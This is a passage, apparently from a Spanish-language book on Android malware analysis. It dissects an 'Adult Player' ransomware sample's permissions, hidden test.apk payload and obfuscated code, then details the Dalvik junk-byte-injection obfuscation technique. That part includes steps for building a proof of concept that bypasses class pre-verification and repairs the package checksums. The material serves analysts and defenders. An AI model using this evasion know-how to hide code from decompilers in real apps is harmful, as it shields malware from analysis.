


Imagen 03.31: Solicitud de Administración de dispositivo del ransomware.

El verdadero impacto de la aplicación se produce a continuación, cuando durante su ejecución toma una captura desde la cámara frontal del dispositivo (en caso de tenerla) y bloquea el dispositivo mostrando la captura e información acerca de que se ha consumido contenido pornográfico ilegal, solicitando un pago para desbloquear el dispositivo. Además la configuración de permisos de la aplicación le permitirá iniciarse durante el arranque del dispositivo de modo que al reiniciarse se presentará de nuevo la pantalla de bloqueo y le mantendrá la pantalla activa.

Por otro lado y para prolongar su persistencia en el dispositivo, además de haberse establecido como Administrador del dispositivo, estará pendiente de cualquier intento de acceso a la pantalla de ajustes (desde donde podría ser desactivada la característica de Administrador del dispositivo y desinstalada la aplicación) para mostrar una falsa pantalla indicando que el dispositivo se encuentra actualmente en un proceso de instalación:




Imagen 03.32: Acceso bloqueado a la pantalla de Ajustes.



Si se aplica la metodología de análisis presentada hasta el momento, realizando un paso previo de recuperación de información y revisando el fichero `AndroidManifest.xml` (el lector puede obtenerlo por cualquiera de los medios ya explicados con anterioridad), se encontrará que la aplicación reclama los siguientes permisos:

- `INTERNET`, necesario para acceder al contenido online.
- `WAKE_LOCK`, que podrá activar la pantalla en cualquier momento.
- `GET_TASK`, que observará los procesos para detectar cuando se intenta acceder a la pantalla de ajustes.
- `RECEIVE_BOOT_COMPLETED`, para iniciar el ransomware desde el arranque del dispositivo.
- `CAMERA`, para tomar la fotografía
- Además de una gran cantidad de permisos para acceder a contactos, llamadas y al sistema de ficheros que lo convierten en una aplicación potencialmente muy peligrosa.

Además declara gran cantidad de componentes de tipo *service*, *receiver* y *activity*, los cuales no se encontrarán en el código decompilado.

Esto es así porque no han sido incluidos en el fichero `classes.dex` del APK, sin embargo han sido incluidos en el fichero `test.dat` incluido en los assets del APK, el cual después de ser transformado por la aplicación en tiempo de ejecución se convertirá en un APK con su propio `classes.dex` y donde sí se incluirán todos los componentes, siendo uno de esos puntos donde el análisis dinámico se combina con el estático, y aunque en el análisis dinámico se podrán observar más detalles del comportamiento de esta aplicación, en este punto es interesante que se instale y ejecute la aplicación para poder acceder al APK oculto en `test.dat`, donde se encuentra el contenido real.

Para ello, y si no se había hecho antes desde el último arranque, en la VM-Kali se ejecutará el script que prepara el entorno para conectar la VM-Android:

```
./android-analysis
```

**¡PRECAUCIÓN!**: El siguiente paso será iniciar la VM-Android para instalar en ella una muestra que contaminará de forma irreversible la máquina virtual. Antes de realizar dicha instalación el lector debe asegurarse de haber creado una instantánea en VirtualBox para la VM-Android que poder recuperar tras las pruebas descritas a continuación.

Una vez asegurado que se dispone de una instantánea de la máquina virtual, se iniciará la VM-Android y se establecerá conexión con ella desde la VM-Kali vía `adb` para instalar la muestra, abrir una shell en la VM-Android y elevar privilegios en la shell para poder acceder al sistema de ficheros (que si no se hizo antes, en este momento en la VM Android saltará un diálogo de confirmación de la aplicación Superusuario para autorizar esta elevación):

```
adb connect 10.0.0.10
adb install 8d2605c3a2875ffc39377eb7580374854f7c2054.apk
adb shell
(adb shell) $ su
```



Realizados estos pasos, se ejecutará la aplicación **Adult Player** instalada desde el Launcher en la VM-Android y se le permitirá registrarse como Administrador de dispositivos para darle plenos poderes a la muestra. Hecho esto, desde la shell en la VM-Android se podrá encontrar el fichero **test.apk** en el siguiente directorio al directorio:

```
(adb shell) # cd /data/data/content.mercenary.chiffon/app_dex
```

Si se recuperan los permisos del fichero **test.apk** se podrá ver que ha sido preparado para que únicamente sea abierto por la aplicación:

```
root@x86:/data/data/content.mercenary.chiffon/app_dex # ls -las
total 24
-rw----- u0 a73 u0 a73 21069 2015-09-20 13:05 test.apk
```

Imagen 03.33: Permisos del fichero **test.apk** después de que haya sido procesado por la muestra.

De modo que para poder descargarlo desde la VM-Kali se tendrán que modificar sus permisos para dar acceso a otros usuarios:

```
(adb shell) # chmod 777 test.apk
```

Hecho esto, desde una nueva shell en la VM-Kali se puede descargar el fichero utilizando ADB:

```
adb pull /data/data/content.mercenary.chiffon/app_dex/test.apk
```

Una vez descargado el APK, se puede ver su contenido por ejemplo con **jadx**:




Imagen 03.34: Clases decompiladas desde el fichero **test.apk**.

La pregunta que puede surgir es, ¿en qué momento ha aparecido el fichero **test.apk** para que esos componentes sean accesibles?

Si se hubiera accedido desde la shell en el dispositivo al directorio `/data/data/content.mercenary.chiffon/app_dex` nada más realizar la instalación no se hubiera encontrado el fichero `test.apk`, y la respuesta a esto la encontramos en una técnica ya vista en muestras anteriores. Si se observa el fichero `AndroidManifest.xml` se podrá ver la siguiente declaración de la aplicación:

```
<?xml version="1.0" encoding="utf-8"?>

<manifest xmlns:"http://schemas.android.com/apk/res/android"
 android:versionCode="1" android:versionName="1.0" package="content.mercenary.chiffon">
 ...
 <application android:label="@string/app_name" android:icon="@drawable/ic_launcher"
 android:name="TonguetwisterApplication" android:allowBackup="true">
```

Implicando así que en el momento de la ejecución se instanciará como una aplicación de tipo `content.mercenary.chiffon.TonguetwisterApplication`, en la que si se analiza su código se encontrará lo siguiente:

- Presenta claros signos de ofuscación, los métodos han sido renombrados a `m100a`, `m101a`, `m102a`..., las variables a `f115a`, `f116b`, `f117c`..., soportan su ejecución realizando llamadas a clases cuyo código también se encuentra ofuscado, etc.
- Se encuentra definido el método `attachBaseContext(...)`, que según el ciclo de vida de ejecución de la clase `Application` será invocado antes que el resto. Este método, entre otras muchas operaciones, se encarga de procesar algunas estructuras de datos que se encuentran ofuscadas en el código para que en tiempo de ejecución puedan ser usadas, además de transformar el fichero `test.dat` incluido en los assets, en el fichero `test.apk`.
- Se encuentra definido el método `onCreate()`, que al igual que el resto de la clase tiene código ofuscado que accede a las variables que han sido procesadas en memoria, y que será ejecutado a continuación de `attachBaseContext(...)` dado el ciclo de vida de `Application`. Además muestra una carga y ejecución de código dinámico utilizando la API de Reflection:

```
public void onCreate() {
 super.onCreate();
 String str = Humanistic.f112a[4];
 try {
 Class l24 = li.l24(m100a());
 Class cls = Float.TYPE;
 for (Method method : li.l51(l24)) {
 if (li.l52(method) == cls) {
 li.l8(method, null, new Object[]{this});
 return;
 }
 }
 } catch (Exception e) {
 }
}
```

Imagen 03.35: Código de arranque ofuscado.

Si se persigue el código de este método, en su segunda línea lleva a la clase `content.mercenary.chiffon.Humanistic`, la cual se encuentra también ofuscada:

```

package content.mercenary.chiffon;

public class Humanistic {
 public static String[] a;
 private static final int[] b = new int[]{0, 6, 6, 15, 21, 11, 32, 4, 36, 0, 36, 6, 42, 31, 73, 5, 78, 13, 91, 24, 115, 8, 123, 4, 127, 24, 151, 3,
 private static byte[] c = new byte[] {(byte) 123, (byte) 80, Byte.MAX_VALUE, (byte) 122, (byte) 115, (byte) 101, (byte) 123, (byte) 119, (byte) 125,

 static {
 try {
 String str = "UTF-8";
 int length = c.length;
 int length2 = b.length;
 a = new String[(length2 / 2)];
 a[c];
 for (length = 0; length < length2; length += 2) {
 a[length / 2] = new String(c, b[length + 0], b[length + 1], str);
 }
 } catch (Exception e) {
 }
 }

 private static void a(byte[] bArr) {
 int length = bArr.length;
 for (int i = 0; i < length; i++) {
 bArr[i] = (byte) (bArr[i] ^ 22);
 }
 }
}

```

Imagen 03.36: Contenido ofuscado de la clase Humanistic.

Resolver desde el punto de vista del análisis estático qué comportamiento tendrá un determinado fragmento de código ofuscado, como en el caso del código de la captura, puede ser un auténtico quebradero de cabeza, de modo que como apoyo a la comprensión del código se puede recurrir a toda técnica que ayude a determinar cuál sería el comportamiento del código.

Por ejemplo, y dado que el código ofuscado no tiene dependencia directa con la API de Android, se puede extraer y llevar a una clase de un proyecto Java aislado para ejecutarlo y observar a través de un depurador su resultado.

En la captura con el código de la clase Humanistic podemos observar que define un bloque **static** directamente sobre la clase y que es el encargado de inicializar el array de Strings f112a. Estos bloques estáticos se ejecutan los primeros una vez la ejecución alcanza ese ámbito de ejecución, es decir:

- Si se define un bloque **static** al nivel de la clase, como si se tratará de otro método o atributo, su contenido se ejecutará en el momento en que la clase sea cargada en memoria.
- Si se define dentro de un método, se ejecutará en el momento en que el método sea invocado.

En este caso, y como el bloque **static** se encuentra a nivel de la clase, para forzar su ejecución bastará con iterar por los valores de su array estático **f112a**, de modo que se podría escribir un código Java como el siguiente:

```

public class Tests {

 public static class Humanistic {
 /* COPY-PASTE */
 }

 public static void main(String[] args){
 for(String deobfuscatedString : humanistic.f112a){

```

```

 System.out.println(deobfuscatedString);
 }
}

```

Donde se sustituiría el comentario `/* COPY-PASTE */` con el contenido decompilado de la clase *Humanistic*, resultando su ejecución en:




Imagen 03.37: A la izquierda código *Humanistic*, a la derecha resultado de la ejecución.

El listado de Strings obtenido apunta a algunos de los componentes que serán utilizados como *PapaActivity* o *TonguetwisterApplication*, a ficheros como **test.dat** y **test.apk**, a clases que serán utilizadas para realizar la transformación del contenido de los ficheros como *FileOutputStream*, sin embargo y como se puede ver, avanzar por este código puede ser una ardua tarea por la que será mucho más fácil avanzar cuando presentemos en el siguiente capítulo diferentes técnicas de análisis dinámico.

## Ejemplo 2: Nivel bytecode Dalvik

Se adelantaba al principio del apartado la existencia de distintos niveles sobre los que aplicar técnicas de ofuscación que dificulten el trabajo de los decompiladores/desensambladores, igual que también se nombraba al *junk byte injection* como ejemplo de técnica de ofuscación sobre el bytecode.

Esta técnica que también ha sido aplicada en arquitecturas x86, consiste en introducir un salto incondicional a una posición que quede dentro de una instrucción de tamaño variable que tendrá deliberadamente un tamaño lo suficientemente grande como para poder esconder las instrucciones que el desarrollador quiera ocultar.



El por qué podría funcionar esta técnica es sencillo, basta con imaginar cómo se podría programar un decompilador bytecode a código Java. En esa tarea de desarrollo, el objetivo sería ofrecer la capacidad de decodificar el bytecode para identificar los opcodes y hacer su traducción a código Java, y para esto existen diferentes acercamientos, siendo lo más habitual:

- **Barrido lineal (*linear sweep*)**: Decodifica las instrucciones de manera secuencial, identificando la instrucción en la que se encuentra, extrayendo su información y realizando un salto en bytes según el tamaño de la instrucción decodificada, para así encontrar la siguiente instrucción.
- **Recorrido recursivo (*recursive traversal*)**: Decodifica las instrucciones de manera secuencial, pero a diferencia del barrido lineal, cuando encuentra una instrucción de salto crea un nuevo camino que también recorrerá, simulando así un flujo de ejecución durante la decodificación del bytecode.

Como se puede imaginar, implementar un decompilador que aplique recorrido recursivo tendrá una mayor dificultad, y por ello gran parte de las herramientas gratuitas incorporarán un algoritmo de barrido lineal.

Partiendo de este conocimiento, si se dispone de una instrucción Z que permite indicar que a continuación se van a definir X valores que rellenarán un array, siendo X un valor declarado en la instrucción Z y que hace su tamaño variable, de modo que la lógica dicta que la siguiente instrucción a Z se encontrará en:


$$\text{posición\_instrucción\_Z} + \text{tamaño\_instrucción\_Z} + (X * \text{tamaño\_tipo\_dato\_X})$$

Pero, ¿y si un desarrollador insertara instrucciones deliberadamente en el espacio en el que se esperan encontrar los valores del array?, ¿y si se realizará un salto incondicional a la posición en la que empiezan esas instrucciones escondidas dentro del array?. Un barrido lineal no intentará decodificar esas instrucciones escondidas como valores dentro del array, ya que aunque podrá ver las instrucciones del salto y de la asignación del array, no perseguirá el salto que caería dentro de la asignación del array, e interpretará que los bytes dentro del array son valores del array que a lo sumo intentará obtener como tal, posiblemente produciendo un fallo al decompilar el método.

Esta técnica funcionó correctamente hasta la versión 4.1 de Android (Jelly Bean) debido a una verificación insuficiente en la máquina virtual Dalvik que fue parcheada a lo largo de la versión 4.3. Se presenta en detalle la técnica para entender a qué nivel podría operar un ofuscador del bytecode Dalvik:

El punto de referencia es la documentación de Android, que en su página <https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html> enumera todas las posibles operaciones, los valores que pueden recibir, además de aportar información de interés en cuanto al formato de los operandos, tamaño de los tipos de datos y codificación utilizada. A modo de resumen respecto al formato del bytecode, se puede decir lo siguiente:

- Sigue un modelo basado en registros donde la cantidad de registros en cada método se encuentran declarados al principio de este, y donde los registros son considerados de 32 bits



salvo en el caso de operaciones que utilicen registros de 64 bits (casos en los que los 32 bits restantes serán tomados del registro adyacente).

- Los N registros recibidos coinciden con los N últimos registros en orden, pasándose a los métodos de instancia la referencia a **this** como primer argumento.
- La unidad de almacenamiento de instrucciones se define como 16 bits.
- Muchas de las instrucciones se encuentran limitadas a 16 registros, aunque algunas soporten 256 y pueden llegar incluso a soportar hasta 65.536.
- Algunas instrucciones son consideradas pseudo-instrucciones y son utilizadas para almacenar payloads de tamaño variable que serán referenciados por otras instrucciones de tamaño fijo. Un ejemplo de este caso es la instrucción *fill-array-data* utilizada para rellenar valores de un array y que hará referencia a una posición de memoria donde se encontrará el *fill-array-data-payload* con una estructura donde se declarará el tamaño de cada valor del array, la cantidad de valores y los valores en sí.

**Nota:** Gran parte de estas consideraciones de partida recuerdan a smali, y esto se debe a que smali intenta representar de la forma más fiel posible la información codificada en Dalvik bytecode, mientras que a la vez utiliza una sintaxis inspirada en Jasmin.

Para la aplicación de la técnica *junk byte injection* es importante destacar el uso de las pseudo-instrucciones como *fill-array-data-payload*. Este tipo de instrucciones son de tamaño variable para poder almacenar los valores que tomará un array, de modo que si se compila el siguiente código Java en una aplicación Android:

```
private void test(){
 int[] array = new int[] { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0, 1, 2, 3, 4, 5, 6, 7,
 8, 9, 0 };
}
```

Y se extrae el bytecode haciendo uso de la herramienta **dexdump**:

```
dexdump -d app-debug.apk > bytecode.txt
```

Sería legítimo encontrar el siguiente bytecode:

```
00079c: | [00079c] com.example.root.bj1.MainActivity.test:()V
0007ac: 1301 1400 | 0000: const/16 v1, #int 20 // #14
0007b0: 2310 1f00 | 0002: new-array v0, v1, [I // type@001f
0007b4: 2600 0400 0000 | 0004: fill-array-data v0, 00000008 // +00000004
0007ba: 0e00 | 0007: return-void
0007bc: 0003 0400 1400 0000 0100 0000 0200 ... | 0008: array-data (44 units)
```

Imagen 03.38: Bytecode asociado a *fill-array-data-payload*.

En este ejemplo se puede ver que la primera instrucción del método *test* se encuentra en la posición 0x0007ac, la cual como es lógico se corresponde con el offset 0000 y cuyo contenido hexadecimal es 1301 1400, el cual se interpreta del siguiente modo:

13 21s	const/16 vAA, #+BBBB	A: destination register (8 bits) S: signed int (16 bits)	Move the given literal value (sign-extended to 32 bits) into the specified register.
--------	----------------------	-------------------------------------------------------------	--------------------------------------------------------------------------------------

Imagen 03.39: Documentación Android para la instrucción *const/16*.

- En la definición de la instrucción según la documentación de Android se identifica que se usará el formato 13 21s, donde 13 es el valor numérico que identificará la instrucción y 21s significa:
  - 2: La instrucción al completo tiene un tamaño de 2 unidades de código (32 bits)
  - 1: Dentro de la instrucción se referencia a 1 registro
  - s: El valor asignado será un tipo de dato short con signo (16 bits)
- El primer byte (13) identifica la operación (opcode) const/16.
- El segundo byte (01) indica que el registro de destino es v1 (al tratarse de un método de instancia, v0 será la referencia a *this*).
- Los siguientes 16 bits (1400) indican en hexadecimal el valor short con signo a establecer representado en formato little-endian, es decir, 20.

Una lectura a más alto nivel de esto es que se está guardando en el registro v1 el valor 20, que será utilizado en la segunda instrucción (la cual se encuentra en el offset 0002) para llamar a la operación *new-array* que creará en v0 un array de int (de ahí el [I decodificado por dexdump), con un tamaño identificado en v1.

**Nota.** Un detalle importante a notar introducido en las características del bytecode Dalvik: Al definirse la unidad de almacenamiento para el código de un tamaño de 16 bits, cada offset implica un salto de 2 bytes.

Otra instrucción relevante para la comprensión de la técnica es *fill-array-data* (2600 0400 0000), localizada en el offset 0004 y para la cual se tiene la siguiente definición:

26 31t	fill-array-data vAA, +BBBBBBBB (with supplemental data as specified below in "fill- array-data-payload Format")	A: array reference (8 bits) B: signed "branch" offset to table data pseudo- instruction (32 bits)	Fill the given array with the indicated data. The reference must be to an array of primitives, and the data table must match it in type and must contain no more elements than will fit in the array. That is, the array may be larger than the table, and if so, only the initial elements of the array are set, leaving the remainder alone.
--------	--------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Imagen 03.40: Documentación Android para la instrucción *fill-array-data*.

- En la definición de la instrucción según la documentación de Android se identifica que se usará el formato 26 31t, donde 26 es el valor asignado a esta instrucción y 31t se interpreta como:
  - 3: La instrucción ocupa un total de 3 unidades de código (48 bits)
  - 1: Dentro de la instrucción se referencia a 1 registro
  - t: El valor adicional es un target de salto
- El primer byte (26) identifica la instrucción.
- El segundo byte (00) indica que se rellenarán los datos del array apuntado por el registro v0

- Los siguientes 4 bytes (0400 0000) indican que se realizará un salto de 4 unidades de código. Como esta instrucción se encuentra en el offset 0004, esto indica que se asignará a v0 el valor contenido por la instrucción ubicada en el *fill-array-data-payload* del offset 0008.

Finalmente se tiene en el offset 0008 la pseudo-instrucción *fill-array-data-payload* (0003 0400 1400 0000 0100 0200...), apuntada por *fill-array-data* para definir sus valores y para la que se tiene la siguiente definición:

fill-array-data-payload format		
Name	Format	Description
ident	ushort = 0x0300	identifying pseudo-opcode
element_width	ushort	number of bytes in each element
size	uint	number of elements in the table
data	ubyte[]	data values

Imagen 03.41: Documentación Android para la pseudo-instrucción *fill-array-data-payload*.

Donde si se recuerda el bytecode, que se presentaba como 0003 0400 1400 0000 0100 0200..., se traducirá en:

- 0003: Identificación de la pseudo-instrucción en formato little-endian.
- 0400: El tamaño en bytes de cada elemento del array, en este caso 4 bytes.
- 1400: La cantidad de elementos del array, 20 en decimal.
- 0000 0001 0002 ...: Valores del array: 0, 1, 2...

Introducidos los conceptos anteriores, el lector está listo para resolver el puzzle que supone la técnica de **junk byte injection**, la cual puede presentar una codificación a nivel de bytecode como la siguiente:

```

000704: 3244 0900 |0006: if-eq v4, v4, 000f // +0009
000708: 2600 0300 0000 |0008: fill-array-data v0, 0000000b // +00000003
00070e: 0003 0100 1600 0000 1212 0000 0000 ... |000b: array-data (15 units)

```

Imagen 03.42: Aplicación de la técnica Junk Byte Injection.

Si se realizará un barrido lineal, instrucción por instrucción, respetando el tamaño de cada una de estas pasaría lo siguiente:

- En el offset 0006 se hace un salto incondicional de 9 unidades de código (que caerá en el offset 000f), ya que la instrucción *if-eq* comparará v4 con v4, y esto siempre será cierto y llevará a que se realice siempre el salto.
- En el offset 0008 se encuentra la instrucción *fill-array-data*, que indica que debe rellenar los valores del array v0 con los encontrados en el *fill-array-data-payload* ubicados tras realizar un desplazamiento de 3 unidades de código. **Esta instrucción nunca se ejecutará** porque la instrucción anterior realizará siempre un salto al offset 000f.
- En el offset 000b se presenta la pseudo-instrucción *fill-array-data-payload*, que indica que sus valores tendrán un tamaño de 1 byte y serán 22 elementos (16 en hexadecimal).

- Ahora llega el momento de la técnica de ofuscación a nivel de bytecode. El desplazamiento de 9 unidades que se hace en el salto realizado en el offset 0006 hará que la ejecución caiga en el offset 000f, el cual coincide con el tercer valor de la estructura *fill-array-data-payload* (porque en este caso cada valor tiene un tamaño de un byte), y donde se puede encontrar el valor 1212.

Esto quiere decir que cuando la ejecución llegue al offset 0006, el *if-eq* realizará un salto al offset 000f, e independientemente de lo que el barrido lineal haya decodificado, lo que de verdad ocurrirá será que el flujo de ejecución, al caer en la posición 000f, decodificará esa posición como una instrucción, encontrando un 1212 que según la documentación de Android se corresponderá con la siguiente instrucción:

12 11n	const/4 vA, #+B	A: destination register (4 bits) B: signed int (4 bits)	Move the given literal value (sign-extended to 32 bits) into the specified register.
--------	-----------------	------------------------------------------------------------	--------------------------------------------------------------------------------------

Imagen 03.43: Documentación Android para la instrucción *const/4*.

De modo que según está documentado, lo que ocurrirá será que se asignará el valor 1 al registro 2, para que después la ejecución continúe con las instrucciones consecutivas, las cuales se corresponden con instrucciones 0000, o lo que es lo mismo, NOPs.

El resultado de aplicar esta técnica cuando todavía no era detectada por la Dalvik Virtual Machine era un código 100% funcional que desensambladores/decompiladores de barrido lineal no son capaces de detectar, como se ha visto en el caso de **dexdump** o en el caso de **apktool** al generar el código *smali* asociado al DEX:

```
if-eq v4, v4, :cond_0
.line 25
fill-array-data v0, :array_0
:array_0
.array-data 1
 0x12t
 0x12t
 0x0t
```

Imagen 03.44: Desensamblado *smali* incorrecto tras aplicar *junk byte injection*.

Y donde el resultado de aplicar otras herramientas como **dex2jar** en combinación con **jd-gui** producirá excepciones, siendo estas incapaces de mostrar el código decompilado para ese método; mientras que otras como **radare2** sí tienen la capacidad de mostrar el código escondido:

```
,=< 0x00000704 52400000 if-eq v4, v4, 9
| 0x00000708 2000300000000 fill-array-data v0, 50331648
| 0x0000070e 0003 nop
| 0x00000710 0100 move v0, v0
| 0x00000712 16000000 const-wide/16 v0, 0000
-> 0x00000716 1212 const/4 v2, 0x1
| 0x00000718 0000 nop
```

Imagen 03.45: Identificación del salto en **radare2**.



Un ejemplo de aplicación de esta técnica puede ser encontrado en la muestra con hash SHA-1 b5a6cee65e1653ee857eb2f097fdb0793baff14. Este APK creado como prueba de concepto para demostrar la técnica incluye esta ofuscación en su método *MainActivity.paintGui()*, y para ser ejecutado requerirá de una VM 4.1 que puede ser creada desde la herramienta AVD de Android Studio descargando la imagen x86.

Si el lector siente curiosidad por crear su propia prueba de concepto basada en esta técnica, ha de tener en cuenta que la Dalvik Virtual Machine utiliza un flag de pre-verificación de las clases para controlar si una clase ha sido verificada, proceso en el cual detectaría un salto ilegal al interior de una estructura indicando error:

```
W/dalvikvm(13874): VFY: invalid branch target 9 (-> 0xf) at 0x6
W/dalvikvm(13874): VFY: rejected Lcom/example/root/bji/MainActivity;.paintGUI (
)V
W/dalvikvm(13874): VFY: rejecting opcode 0x32 at 0x0006
W/dalvikvm(13874): VFY: rejected Lcom/example/root/bji/MainActivity;.paintGUI (
)V
W/dalvikvm(13874): Verifier rejected class Lcom/example/root/bji/MainActivity;
```

Imagen 03.46: Error de verificación.

Para evitar este problema será necesario activar el flag de pre-verificación sobre la clase cambiando su valor de 00 a 01 desde un editor hexadecimal sobre el APK generado, indicándole así a la DVM que no es necesario que aplique esa fase sobre la clase:

```
000004EC : 0A 00 00 00
 01 00 01 00
 01 00 00 00
 00 00 00 00
 2B 00 00 00
 00 00 00 00
 A9 10 00 00
 00 00 00 00
 public com/example/root/bji/MainActivity
```

Imagen 03.47: Flag pre-verify.

Una vez modificado el flag y al haber sido alterado el fichero APK, habrá que modificar con un editor hexadecimal dos valores adicionales cuyo objetivo es garantizar la integridad del empaquetado:

- Del byte 13 al 32, ambos incluidos, hay que introducir la firma SHA-1 de todo el paquete a partir del byte 33 (incluido).
- Del byte 9 al 12, ambos incluidos, hay que introducir la firma adler32 de todo el paquete a partir del byte 13 (incluido).

## 9. Completando el arsenal

Existen muchas otras herramientas que servirán como alternativas a las presentadas en los puntos anteriores, además de para extraer (en algunos casos) información adicional que podrá ser utilizada en combinación con la recabada de forma manual.



## Enjarify

Esta herramienta puede ser descargada desde su repositorio oficial: <https://github.com/google/enjarify>.

Como su propio nombre indica, permitirá traducir el bytecode Dalvik a bytecode Java creando el paquete JAR a partir de un APK:

```
./enjarify.sh -f -o output_file.jar file.apk
```

Permite añadir un argumento adicional “--fast” que generará el paquete JAR a mayor velocidad, a costa de generar un bytecode Java menos legible, lo cual tendrá su impacto cuando finalmente se cargue el fichero JAR en una herramienta como jd-gui, presentando instrucciones confusas o innecesarias, como en la siguiente captura, donde se introducen variables float que no tienen una intervención real en la ejecución del código:

